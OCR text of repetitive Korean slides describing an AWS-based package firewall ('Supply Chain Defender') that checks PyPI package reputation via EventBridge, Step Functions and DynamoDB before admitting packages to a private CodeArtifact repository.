


Pipeline Flow

STEP 01	개발자 pip install 요청 (secure-pypi)
STEP 02	Code Artifact 404 -> Event Bridge 감지
STEP 03	Event Bridge -> Step Funcions Trigger
STEP 04	평판 조회 후 안전하지 않으면 차단 후 슬랙 알림
STEP 05	평판 조회 후 안전하면, 외부에서 다운로드 한 후, Secure-pypi에 업로드

Supply Chain Defender 아키텍처

CodeArtifact의 한계를 극복하고 패키지 방화벽과의 연동을 구현하였습니다.



Pipeline Flow

STEP 01 개발자 pip install 요청 (secure-pypi)

STEP 02 Code Artifact 404 -> Event Bridge 감지

STEP 03 Event Bridge -> Step Funcions Trigger

STEP 04 평판 조회 후 안전하지 않으면 차단 후 슬랙 알림


STEP 05 평판 조회 후 안전하면, 외부에서 다운로드 한 후, Secure-pypi에 업로드

Supply Chain Defender 아키텍처

| CodeArtifact의 한계를 극복하고 패키지 방화벽과의 연동을 구현하였습니다.

Event Bridge 규칙

| Pipeline Flow




```
},
    "eventTime": "2025-06-22T10:02:22Z",
    "eventSource": "codeartifact.amazonaws.com",
    "eventName": "ReadFromRepository",
    "awsRegion": "ap-northeast-1",
    "errorCode": "NotFoundException",
    "errorMessage": "Package not found.",
      "domainName": "pypi",
      "repositoryName": "secure-pypi",
      "packageFormat": "pypi"
},
```

stall 요청 (secure-pypi)

ct 404 -> Event Bridge 감지


e -> Step Funcions Trigger

안전하지 않으면 차단 후 슬랙 알림

안전하면, 외부에서 다운로드 한 후,
i에 업로드

Supply Chain Defender 아키텍처

CodeArtifact의 한계를 극복하고 패키지 방화벽과의 연동을 구현하였습니다.



Pipeline Flow

STEP 01 개발자 pip install 요청 (secure-pypi)

STEP 02 Code Artifact 404 -> Event Bridge 감지


STEP 03 Event Bridge -> Step Funcions Trigger

STEP 04 평판 조회 후 안전하지 않으면 차단 후 슬랙 알림

STEP 05 평판 조회 후 안전하면, 외부에서 다운로드 한 후, Secure-pypi에 업로드

Supply Chain Defender 아키텍처

CodeArtifact의 한계를 극복하고 패키지 방화벽과의 연동을 구현하였습니다.



Pipeline Flow

STEP 01 개발자 pip install 요청 (secure-pypi)

STEP 02 Code Artifact 404 -> Event Bridge 감지


STEP 03 Event Bridge -> Step Funcions Trigger

STEP 04 평판 조회 후 안전하지 않으면 차단 후 슬랙 알림

STEP 05 평판 조회 후 안전하면, 외부에서 다운로드 한 후, Secure-pypi에 업로드

Supply Chain Defender 아키텍처

CodeArtifact의 한계를 극복하고 패키지 방화벽과의 연동을 구현하였습니다.



Pipeline Flow

STEP 01 개발자 pip install 요청 (secure-pypi)

STEP 02 Code Artifact 404 -> Event Bridge 감지


STEP 03 Event Bridge -> Step Funcions Trigger

STEP 04 평판 조회 후 안전하지 않으면 차단 후 슬랙 알림

STEP 05 평판 조회 후 안전하면, 외부에서 다운로드 한 후, Secure-pypi에 업로드

Supply Chain Defender 아키텍처

평판 조회의 진행 상태와 결과를 확인하기 위해 DynamoDB를 활용하였습니다.



GUI

Step Functions

- **서버리스 워크플로 자동화**
  - 복잡한 작업 흐름을 상태(state) 기반으로 정의
  - DynamoDB, SNS, SQS 등과 쉽게 연동
- **시각적인 워크플로 설계**
  - JSON 또는 YAML로 정의한 상태 머신을 AWS 콘솔에서 시각적으로 확인

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.

Allow Pipeline Flow

Step Functions

패키지 평판 확인 결과 안전한 경우

진행되는 파이프라인

STEP 01 패키지 평판 조회 후, DynamoDB CHECK 업데이트

STEP 02 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기

STEP 03 Run Command를 트리거 시켜 package-install

[illegible] install 요청

STEP 04 Run Command 문서가 실행 종료 되었는지 체크

STEP 05 Run Command 문서가 실행 종료 되었는지 분기


STEP 06 package-install의 패키지를 secure-pypi로 복사

STEP 07 DynamoDB SECURE 업데이트

STEP 08 Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




Allow Pipeline Flow

STEP 01	패키지 평판 조회 후, DynamoDB CHECK 업데이트
STEP 02	평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
STEP 03	Run Command를 트리거 시켜 package-install Code Artifact로 install 요청
STEP 04	Run Command 문서가 실행 종료 되었는지 체크
STEP 05	Run Command 문서가 실행 종료 되었는지 분기
STEP 06	package-install의 패키지를 secure-pypi로 복사
STEP 07	DynamoDB SECURE 업데이트
STEP 08	Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.

변수 설정



Dynamo DB Update (CHECK)


STEP 01 패키지 평판 조회 후, DynamoDB CHECK 업데이트

STEP 08 Step Functions 종료

```
    },
    "UpdateExpression": "SET #st = :statusVal",
    "ExpressionAttributeNames": {
      "#st": "Status"
    },
    "ExpressionAttributeValues": {
      ":statusVal": {
        "S": "CHECK"
      }
    }
  },
  "Next": "Package Refernece Result"
```

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




Allow Pipeline Flow

- STEP 01 — 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- STEP 02 — 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
